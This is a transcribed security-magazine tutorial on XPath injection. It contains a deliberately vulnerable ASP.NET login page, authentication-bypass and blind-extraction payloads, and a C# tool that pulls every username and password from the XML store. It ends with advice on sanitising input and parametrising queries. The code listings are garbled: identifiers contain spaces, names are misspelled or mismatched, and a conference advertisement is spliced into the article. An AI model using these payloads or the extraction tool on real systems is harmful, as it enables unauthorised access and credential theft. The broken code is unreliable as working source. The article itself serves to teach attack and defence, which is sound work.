

Introduction to XPath Injection techniques

Jaime Blasco

Difficulty

An XPath Injection attack involves employing manipulating XPath queries in certain ways in order to extract information from an XML database. It is a relatively new technique, which as one will be able to see further into the article, is similar to some degree to SQL injection attacks.

Before we go over all issues pertaining to this kind of attacks, we shall provide theoretical background which will help us to understand everything better. The background in question are above all the XML standard and the XPath language. XML, short for eXtensible Markup Language, has been developed by the World Wide Web Consortium.

This standard is used describe data in the form of so-called XML documents. However the best way of understanding how XML works will be to have a look at the example, which is shown below:

- the first line defines the version of XML, it is possible to see that version 1.0 is used here,
- the second line describes a root element of the type *person*,
- the following four lines describe four elements which are children of the root (name, surname, government ID number, company); the child element *govt_id_number* possesses an attribute called *private*,
- the final line defines the end of the parent element.

As it has probably already been noted XML is a very simple and intuitive language, allowing one to describe data in a fast and easy way. Now that we've learned how XML works, we need a certain mechanism which would allow us to make use of such data. This exactly where one can make use of the XPath language.

The XPath Language

XPath, short for XML Path Language, enables one to select information within an XML document by referring to any sort of data (text, elements, attributes...) contained within the document.

What you will learn...

- how XML and XPath work,
- how to employ XPath injection techniques to bypass safeguards in applications and extract information from XML databases.

What you should know...

- the basics of C# (if you know Java it will take you no effort to learn this either),
- how the HTTP protocol works.

XPath can be used directly in an application, for example Microsoft .NET or Macromedia ColdFusion support this kind of tool by default. The way of selecting a part of the given XML document by XPath involves presenting that part in the form of a *node tree* generated by the parser. There are a number of different kinds of nodes in the tree, for instance:

- source,
- element,
- attribute,
- text,
- comments,
- processing instruction.

One of the primary foundations of XPath are *expressions* – in other words, instructions of the language.

The expressions denote operations. One of the most important of them is *location path*. A simple example of such an expression could be:

```
/person/name
```

which refers to all elements of the type *name* which are children to any elements of the type person, which in turn are children of the root element. XPath expressions return lists of element references; those lists can be empty or contain one or more node.

Another mechanism used by XPath are the predicates, which allow one to select some particular node or nodes with specific characteristics:

```
/person/govt_id_number[@private="if"]
```

The above would select all children elements of *person* of the type *govt_id_number* whose attribute *private* equals *if*. One should also distinguish conditional operators:

- the operator *and* is used by enclosing different logical predicates in brackets,
- the operator *or* is represented by the pipe character,
- the *negation* uses the reserved keyword *not*.

We have as you could see described some of the rules of XPath syntax, which will be useful to understand injection examples presented below as they are used against applications.

In order to gradually familiarise ourselves with the program we shall analyse later, our example will be the same XML archive as used by the application – see listing 2.

Let us proceed with learning more details of the XPath language. One can use the double slash // (descendant) in order to select all nodes descending from the context node set:

```
//user/name
```

Thanks to which notation the example above would select all user names.

Another tool at the disposal of XPath is `node()`, used to select all nodes of all kinds:

```
//user/node() o //user/child::node()
```

The example above would select all nodes descending from any user (in our case there are three such nodes per user, all of them of the type `text()`).

One can also specify the type of relevant nodes and thus obtain:

- `text()`: text nodes,
- `comment()`: comment nodes,
- `processinginstruction()`: processing-instruction nodes.

The last part of the syntax we are describing pertains to cardinal predicates:

```
//user[position()=n]/name
```

This expression would allow one to obtain the node *name* of the user n. Or, another example:

```
//user[position()=1]/
child::node()[position()=2]
```

This expression would select the second node (in this case, *password*) of the first user.

We shall end this section by describing three functions which we shall use while testing the concept:

- count (expression): counts the number of nodes matching the given expression. `count(//user/child::node())` would count the number of nodes of all users

Listing 1. *How XML works*

```
<?xml version="1.0"?>
<person>
<name>Jaime</name>
<surname>Blasco</surname>
<govt_id_number private="if">
      12345678w</govt_id_number>
<company>Eazel S.L</company>
</person>
```

Listing 2. *An XML document for user accounts*

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<data>
<user>
   <name>jaime</name>
   <password>1234</password>
   <account>administrative_account</account>
</user>
<user>
   <name>pedro</name>
   <password>12345</password>
   <account>pedros_acccount</account>
</user>
<user>
   <name>guest</name>
   <password>anonymous1234</password>
   <account>guest_account</account>
</user>
</data>
```

(in this case the result would be nine),

- stringlength (string): returns the length of the specified string. `stringlength(//user[position()=1]/child::node()[position()=1])` would return the length of the string contained in the first node of the first user (which is *jaime*, and so – five),
- substring (string, number, number): returns a sub-string of its first argument, starting at the offset specified as the second one and of length specified as the third one. `substring(//user[position()=1]/child::node()[position()=1),2,1)` would give us the second letter of the first node (*name*) of the first user, in this case *a*.

Vulnerable applications: a practical example

In the following parts of the article we shall concentrate on developing an application which will be vulnerable to XPath injection attacks, designed specifically for this purpose and as such the best for educational purposes. Before we begin I would like to emphasise that the examples presented in the articles have been programmed in C# on the Mono platform, which allows one to develop .NET applications while being free and multi-platform (Linux, Windows, Mac OS...) software.

Monodevelop has been used for programming and XSP – a light-weight Web server supporting asp.NET – for running the application.

The first contact

The application we will use is shown in listing 3.

Having connected to the XSP server with the browser, we will see the page which can be seen in figure 1.

As one can see, it is a simple application simulating access to some restricted content, for registered users only. Now, let us think about how we could make the application behave in an unexpected way. There are text boxes for entering data – typically user names and passwords, which will consist of alphanumeric characters with perhaps some special character, but what would happen if, for instance, we entered an ordinary comma as the user name (see figure 2)?

As we can see in the line:

```
System.Xml.XPath.XPathException:
Error during parse of
string(//user[name/text()=
''' and password/text()='']
/account/text()) --->
```

Listing 3. *The application index.aspx*

```
<%@ Page Language="C#" %>
<html>
<head>
<script runat="server">
void Button1_OnClick(object Source, EventArgs e){
   System.Xml.XmlDocument XmlDoc = new System.Xml.XmlDocument();
   XmlDoc.Load("datos.xml");
   System.Xml.XPath.XPathNavigator nav = XmlDoc.CreateNavigator();
   System.Xml.XPath.XPathExpression expr = nav.Compile(
         "string(//user[name/text()='"+TextBox1.Text+"' and password/text()
         ='"+TextBox2.Text+"']/account/text())");
   String account=Convert.ToString(nav.Evaluate(expr));
      if (Check1.Checked) {
         cadena.Text = expr.Expression;
      } else {
          string.Text = "";
      }
         if (account=="") {
            Label1.Text = "Access Denied";
         } else {
            Label1.Text = "Access Granted\n" + "You have logged in as: "
                  + account;
         }
      }
</script>
</head>
<body>
<body BGCOLOR="#3d5c7a">
<br clear="all">
<font color="white"><center>
<h3>Access to System:</h3></center>
<center><form id="ServerForm" runat="server">
<p>User:</p>
<asp:TextBox id="TextBox1" runat"server"></asp:TextBox>
<p>Password:</p>
<asp:TextBox id="TextBox2" runat="server"></asp:TextBox>
<p>
<button id=Button1 runat="server" OnServerClick="Button1_OnClick">
   Enter</button>
<br>
<br>
<asp:CheckBox id=Check1 runat="server" Text="XPath Debug" />
<font color = "red"><h2><asp:Label id="Label1" runat="server">
</asp:Label></h2></font>
<span id=Span1 runat="server" />
</form>
</center>
</font>
<br clear="all">
<br><br><br>
<font color="#11ef3b">
<asp:Label id="cadena" runat="server"></asp:Label>
</font>
</body>
</html>
```

```
Mono.Xml.XPath.yyParser.
yyException: irrecoverable syntax error
```

the application has been written in asp.NET and run under xsp(mono), moreover it can be seen that it uses Mono.Xml.XPath. In this case *it can't be easier* to disrupt the logic of the application, as the description of the error reveals to us the complete XPath query:

```
string(//user[name/text()=
'' and password/text()='']
/account/text())
```

Now, let us think about what would happen if we entered ' or 1=1 or ''=' as the user login.

The resulting XPath query would have the form:

```
string(//user[name/text()='' or 1=1
or ''='' and password/text()=
'']/account/text())
```

This newly-entered login name makes the query change, making it always return the first account name from the XML archive.

I suspect that having read the last few paragraphs quite a few of you have notice that an attack of this kind shows certain analogies to SQL injection, an SQL query which could be used in a similar application would be e.g. Select * From users where name = '' and passwd = ''

and the attacker could use a' or 1=1 – the query would then be transformed into Select * from users where name = 'a' or 1=1, thus causing the following part of the query to be ignored.

There is no equivalent of *de* in XPath, so we must employ a different mechanism to comment out fragments of expressions. As it could be noted earlier, we have used the expression ' or 1=1 or ''= – thus making the query always return TRUE by using two consecutive ORs to cancel out the AND operator.

After the aforementioned string has been entered the application will grant us access to the administrator, since that was the account that was



Figure 1. *The log-in screen*



Figure 2. *Error screen of the application*

Listing 4a. *An application for extracting the XML database*

```
using System;
using System.Net;
using System.IO;
public class injection {
static string host = "http://127.0.0.1:8080/index.aspx?__VIEWSTATE=DA0ADgIF
      AQUDDgINAA4EBQEFAwUJBQ0OBA0NDwEBBFRleHQBBHVzZXIAAAAADQ0PAQIAAAEEcGFzc
      wAAAAANDQ8BAgAAAQ1BY2Nlc3MgRGVuaWVkAAAAAA0NAAwaGA1TeXN0ZW0uU3RyaW5nTm1
      zY29ybGliLCBWZXJzaW9uPTEuMC41MDAwLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS
      2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OQYBBkl0ZW0gMQEGSXRlbSAyAQZJdGVtIDMBBkl
      0ZW0gNAEGSXRlbSA1AQZJdGVtIDYaGQQABgIFAAIGAAIHAAIIAAIJAAIKAA4AAAANDQ8BA
      gAAAQAAAAADgIBBkNoZWNrMQEITGlzdEJveDE%3D&";
static string accepted = "Acces Granted";
static string[] caracteres = {" ", "a", "b", "c", "d", "e", "f", "g", "h",
      "i", "j", "k", "l", "m", "n", "?", "o", "p", "q" ,"r", "s", "t", "u",
      "v", "w", "x", "y", "z", "1", "2", "3", "4", "5", "6", "7", "8", "9",
      "_", "."};
static int number of queries;
public static void Main(string[] args) {
   //count(//user/child::node()
   DateTime d = DateTime.Now;
   int number of users = -1;
   for (int i = 0;
   number of users == -1; i++) {
      if (value("' or count(//user/child::node())=" + i + "or ''='")) {
         number of users = i;
      }
   }
number of users = number of users / 3;
Console.WriteLine("Number of users in the archive: " + number of users);
   for (int i = 1; i < number of users + 1; i++) {
      for (int j = 1;j < 4; j++) {Console.WriteLine(text(i, j));
      }
   }
Console.WriteLine("Queries used for extracting data: " + number of users);
Console.WriteLine("Time spent on the process: " + ( DateTime.Now - d ));
```

first in the XML archive. So far then, we have managed to get authorised in the system as an user – but what else could we do?

Gaining access to the XML database

You probably suspect the purpose of the initial theory lesson from the first part of the article was not merely to provide understanding of this simple attack against the application logic – and you are right, as from now on we shall concentrate our efforts on obtaining the full XML database.

In order to achieve this goal we will have to take advantage of those few tools we have got at our disposal, namely the XPath language and the application's responses to our queries (access being either granted or denied, which we shall treat respectively as either *true* or *false*).

Let us provide a practical example based on employing those two tools: assume that we would like to find out what is the length of the first user name.

Let us try using the following expression in place of the user login:

```
' or string-length
(//user[position()=
1]/child::node()
[position()=1])=4 or ''='
```

As you can see, we have tried our luck in the query and *asked* the application whether the string representing the first user name consisted of 4 characters, with the result returned by the application being access denied (*false*).

With that in mind let us try more possibilities until we have found the right one, in this particular case 5.

```
' or string-length
(//user[position()=
1]/child::node()
[position()=1])=5 or ''='
```

The server's response is access *granted* (*true*). Consider another example, now we would like to find out what the first letter of the first user's name string is. We shall use the following query:

```
' or substring
(((//user[position()=
1]/child::node()[position()
=1]),1,1)="a" or ''='
```

This way we *ask* the application whether the first letter of the name of the first user is *a*, to which the server responds false.

Listing 4b. *An application for extracting the XML database*

```
    }
    private static
string connection(string) {
    string query =
host + "TextBox1=
" + chain + "&TextBox2=
a&__EVENTTARGET=Button1";
    WebClient client =
new WebClient ();
    Stream data =
client.OpenRead (query);
    StreamReader reader =
new StreamReader (data);
    string s = reader.ReadToEnd ();
    data.Close ();
    reader.Close ();
    return s;
    }
    private static bool
value(string1) {
    string body =
connection(string1);
    number of queries++;
       if (body.IndexOf(aceptted) == -1) {
       return false;
       } else {
    return true;
    }
}
    private static string
text(int user, int node) {
    //string-length
(//user[position()=
1]/child::node()[position()=1])
    //substring
(((//user[position()=
1]/child::node()[position()=1]),2,1)="a"
    int lenght = -1;
    for (int i = 0;
lenght == -1; i++) {
       if (value("' or string-length
       (//user[position()=
       " + user + "]/child::node()
       [position()=" + node + "])
       " + "=" + i + " or ''='" )) {
       lenght = i;
       }
    }
    string text value="";
    for (int i = 0; i
< lenght + 1; i++) {
    for (int j = 0; j
< characters.Length; j++) {
       if (value("' or substring
       (((//user[position()=
       " + user + "]/child::node()
       [position()=" + nodo + "]),
       " + i + ",1)=" + "\""
       + characters[j] + "\"" + "or ''='")) {
```

Organizers:

haking

software KONFERENCJE

SW MEDIA

IT UNDERGROUND

it hacking techniques, practice and tools hard core it hacking workshop

Media partners:

LiNUX+

Software Developer's JOURNAL

Don't be naive - even the most expensive antivirus programs won't protect your company against malicious attacks - no program is able to subsitiute the intelligence and skills of a human being.

IT Underground is an international conference dedicated to IT security issues, where remarkable authorities share their knowledge and experience with IT specialists.

Most lectures/workshops will be conducted in BYOL (Bring Your Own Laptop) mode, aimed at participants who brought their own laptops and therefore would be able to actively participate in sessions.

Conference topics:
- Application attacks (Windows, Linux, Unix)
- Hacking techniques
- Web services security
- Network scanning and analysis
- Security of:
  - networks (WLAN, LAN/WAN, VPN)
  - databases
  - workstations
- Malware, spyware, and worms analysis
- Security certificates, PKI

March 2007
Czech Republic

Details:

tel. +48 22 887 11 77
tel. +48 22 887 10 11
itunderground@itunderground.org

www.itunderground.org

Different possibilities are tested this way until we have reached *j*, in which case the server responds *true*.

Automating the process

You probably think the process employed so far is time consuming, boring and entirely possible to perform by hand. However, if we design an application which shall do that for us we will be able to obtain the XML database with no problems.

Moreover, since the attack in this case is not blind (we know the structure of the XML archive *a priori*) it will be possible to develop our program in a much easier and faster way.

Using the information provided by the first error message obtained from the application one is capable of reconstructing the structure of the XML archive, which would appear to be:

```
<user>
  <name></name>
  <password></password>
  <account></account>
</user>
```

Therefore, our application will have to recursively traverse all nodes and recover each of the characters adding up to all the strings.

For the purpose of this proof-of-concept test I have developed a

Listing 5. *Threads analysis*

```
__VIEWSTATE=
DA0ADgIFAQUDDg
INAA4CBQEFCQ4C
DQ0PAQEEVGV4dA
FOJyBvciBzdHJpbm
ctbGVuZ3RoKC8vd
XNlcltwb3NpdGlvb
igpPTFdL2NoaWxk
Ojpub2RlKClbcG9
zaXRpb24oKT0xX
Sk9NCBvciAnJz0n
AAAAAA0NDwECA
AABDUFjY2VzcyBE
ZW5pZWQAAAADQ0
PAQIAAAEAAAAAA4B
AQZDaGVjazE%3D
&TextBox1=test
&TextBox2=test
&__EVENTTARGET=Button1
&__EVENTARGUMENT=
HTTP/1.0 200 OK
```

Listing 4c. *An application for extracting the XML database*

```
        text value =
        text value + characters[j];
        }
    }
}
    return text value;
    }
}
```



Figure 3. *System access granted screen*



Figure 4. *The application running*

On the Net

- *http://www.mono-project.com* – Web site of the Mono project,
- *http://www.w3.org/TR/2004/REC-xml-20040204/* - Extensible Markup Language (XML) 1.0 (Third Edition),
- *http://www.w3.org/TR/xpath* – XML Path Language (XPath) Version 1.0,
- *http://www.watchfire.com/resources/blind-xpath-njection.pdf – Blind Xpath Injection*,
- *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnpag2/html/paght000003.asp – How To: Protect From Injection Attacks in ASP.NET.*

About the author

The author has been dealing with everything related to computer security for many years. Co-founder of Eazel S.L (*http://www.eazel.es*), a security company, for which he works in Madrid as a computer security auditor.

small application written in C#, which extracts all information from the XML archive of the application described in this article. The code in question can be found in listing 4.

While writing one's own application, or trying to understand the one used so far, one should become familiar with variables transmitted to the application during the authentication process. In order to do that, one can examine the HTML source code or use a local proxy, e.g. WebScarab. Threads analysed in this application are shown in listing 5.

From these strings we will extract the variables necessary for our application to connect to the server. An example snapshot of the running application can be found in figure 4. As one can notice, quite a large number of queries must be directed at the Web server in order to entirely restore the XML database. This is however not a problem, as one could improve the source code even to such a degree that a lower number of queries would be required in cases when a certain kind of binary searching takes place, when the server is queried about whether the given character is before or after the one we have specified. Then again, I am leaving this task as a challenge for people interested in pursuing the matter further.

How to avoid attacks of this kind

In the final part of the article we shall discuss the method of evading attacks of this kind, as well as similar ones.

There are many different methods of evading this class of attacks, one of them is sanitising used input. This prevention method involves not trusting what the users send us and filtering out all characters which we consider dangerous to our application. It can make use of filtering methods on both the client and the server side, possibly both at the same time.

Another existing method involves assigning parameters to queries, thanks to which expressions used in queries won't be run at execution time. When parametrised queries are used, they are recompiled instead of letting user input be run among other expressions.

Finally, another method one could employ here is to make use of a class designed to introduce protection against attacks of this sort, like the one developed by Daniel Cazzulino, a link to which can be found in the appropriate section of the article.

Conclusion.

In this article we have discussed attacks involving code injection into XPath. With the XML technology becoming more and more widespread, attacks of this sort can become quite significant if applications use unprotected XML and XPath formulas. ●